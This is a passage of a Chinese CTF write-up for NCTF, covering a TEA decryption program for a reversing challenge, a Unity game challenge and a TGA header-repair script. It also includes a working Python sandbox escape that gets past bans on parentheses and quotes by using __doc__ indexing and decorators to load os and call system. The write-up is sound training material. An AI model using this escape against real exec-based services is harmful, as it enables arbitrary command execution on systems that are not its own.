    Str = [chr(m[flag[i]].as_long().real) for i in range(16)]
    print("".join(Str))
```

后半部分tea

```c
#include <stdio.h>
#include <stdint.h>

//加密函数
void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;           /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i < 32; i++) {                       /* basic cycle start */
        sum += delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
//解密函数
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0x12345678*0x20, i;  /* set up */
    uint32_t delta=0x12345678;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<32; i++) {                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}

int main()
{
    uint32_t v[2]={0xc65aeda, 0xadbf8db1},k[4]=
{0x61686971,0x6e696168,0x6e616e69,0x6d616e61};
    // v为要加密的数据是两个32位无符号整数
    // k为加密解密密钥，为4个32位无符号整数，即密钥长度为128位
    //printf("加密前原始数据：%u %u\n",v[0],v[1]);
    //encrypt(v, k);
    printf("加密后的数据：%lx %lx\n",v[0],v[1]);
    decrypt(v, k);
    printf("解密后的数据：%lx %lx\n",v[0],v[1]);
    return 0;
}
```

flag

```
e0a0d966076ff43758af2715
https://attachment.h4ck.fun:9000/reverse/easy_mobile/app-debug.apk
https://nctf.slight-wind.com/reverse/easy_mobile/app-debug.apk
```

Misc

Hex酱的秘密花园

题目描述:

```
我们可爱的Hex酱又有了一个强大的功能，可以去执行多行语句惹~
但是为了防止有些居心叵测的人，我们专门把括号，单双引号，都过滤掉，噢对不准色色，所以也不准出现h哟~

Ubuntu Python3.6.9

快去找Hex酱(QQ:2821876761)私聊吧
```

附件:

```
https://nctf.slight-wind.com/misc/hex/runner.py
https://attachment.h4ck.fun:9000/misc/hex/runner.py
```

flag:

```
NCTF{HexQBot_1s_s0_cut3~}
```

这个题应该有很多做法

因为使用的是exec所以可以玩的花样很多

主要思路其实就是去获取到类加载器，去加载 `os`，然后去执行命令(但是忘ban其他关键词了，直接import也可以

这里不能用括号和引号，所以用 `__doc__` 然后用列表去获取我们想要的字符。

主要还是匿名函数的使用和 `@` 这个符号在python中的用法，以及创建对象时调用的构造函数去绕过小括号的过滤去执行函数

所以这里就给出一种解法，更多解法还请感兴趣的师傅们自己去研究一下

```python
b=[].__class__.__base__.__class__.__subclasses__
d=[].__doc__
n={}.__doc__
_=lambda _:[].__class__.__base__
@b
@_
class s:_
l=s[69]
q=lambda _:d[66]+d[2]
p=lambda _:n[2]+n[80]+n[55]+n[6]+n[75]+d[0]+n[80]+n[88]
@l.load_module
@q
class o:_
@o.system
@p
class w:_
```

做题做累了来玩玩游戏吧

题目描述：

```
做了一天的题目，都累了吧，快来玩玩我新写的飞机大战吧，只要通关就能获得flag哟～
对了，如果你真的想玩游戏，也许你需要一个mac，Intel和Apple silicon芯片都支持
```

附件链接：

```
https://attachment.h4ck.fun:9000/misc/PlaneFire.app.tar.gz
https://upyun.clq0.top/PlaneFire.app.tar.gz
https://nctf.slight-wind.com/misc/PlaneFire.app.tar.gz
```

Writeup:

看没有misc题，就把女朋友入门时写的unity项目拿过来做了个游戏题，题目娱乐为主，没啥考点，怎么做都行，本来是出的WebAssembly，考虑到难度换成了本地，分数也是本来是设置了1000，但是觉得失去了游戏乐趣改成了300，可以本地调试改分、逆向拿url或者直接打游戏通关，C#逆向和看源码没区别有手就行，直接查找字符串也可以。

Hello File Format

题目描述：

```
aiQG_ is learning to develop programs for macOS GPU.
He got a file from the GPU, but he couldn't read it.
Can you translate this file for him?
```

附件链接：

```
链接：https://pan.baidu.com/s/1swBiyWrAx33M8DDJh7LtNQ
提取码：uo1v
https://wwn.lanzoui.com/ix6wXwyi0ih
```

flag:

```
NCTF{TGA_NOT_GTA}
```

hint:

```
aiQG_ wanted to render one frame of 1920*1080
```

wp:
//此题考查数据分析能力
渲染一帧得到的GPU数据, 猜测是图片;
打开看没有任何可识别的文件格式, 文件大小为6,220,800 字节
正好是 `1920*1080*3` , 可以猜测是每三个字节表示Red、Green、Blue三种颜色.
// 到这里已经可以写个脚本去解析图片, 拿flag了, 但是本题是需要去找到一种表示此类文件的文件格式

百度搜索“图片格式”, 给出了以下几种

> 图片格式是计算机存储图片的格式，常见的存储的格式有bmp，jpg，png，tif，gif，pcx，tga，exif，fpx，svg，psd，cdr，pcd，dxf，ufo，eps，ai，raw，WMF，webp，avif，apng 等.

其中tga格式:

链接

> The format can store image data with 8, 15, 16, 24, or 32 bits of precision per pixel – the maximum 24 bits of RGB and an extra 8-bit alpha channel.
> …
> Uncompressed 24-bit TGA images are relatively simple compared to several other prominent 24-bit storage formats: A 24-bit TGA contains only an 18-byte header followed by the image data as packed RGB data.
> …
> Thirty-two-bit TGA images contain an alpha channel, or key signal, and are often used in character generator programs such as Avid Deko.


“文件头之后是RGB图像数据”符合我们的猜测, “24位”为3字节, 符合文件特征.

tga文件头只有18字节, 修复起来很简单.(链接内给出了文件头包含的信息, 这里就不列出了)
这里给出一个修复脚本参考.

```python
#python2
WIDTH = 1920
HEIGHT = 1080
fin = open("./GPU data.bin", 'rb')
fout = open("./GPU data.bin.tga", 'wb')

WIDTH_HEX  = hex(WIDTH)[2:]
HEIGHT_HEX = hex(HEIGHT)[2:]

if len(WIDTH_HEX) > 4 or len(HEIGHT_HEX) > 4:
    print "size error"
    assert(0)

if len(WIDTH_HEX) < 4:
    WIDTH_HEX = "0" * (4-len(WIDTH_HEX)) + WIDTH_HEX
if len(HEIGHT_HEX) < 4:
    HEIGHT_HEX = "0" * (4-len(HEIGHT_HEX)) + HEIGHT_HEX

fout.write("\x00\x00\x02\x00\x00\x00\x00\x00")
fout.write("\x00\x00\x00\x00")
fout.write(WIDTH_HEX[2:].decode('hex'))
fout.write(WIDTH_HEX[:2].decode('hex'))
fout.write(HEIGHT_HEX[2:].decode('hex'))
fout.write(HEIGHT_HEX[:2].decode('hex'))
fout.write("\x18\x20") #0x18表示每像素24位, 0x20给出了方向信息

fout.write(fin.read())

fin.close()
```

```
fout.close()
```

//macOS上可以直接打开.tga格式的图片


NCTF{TGA_NOT_GTA}

GPU data.bin.tga

TGA图像 - 6.2 MB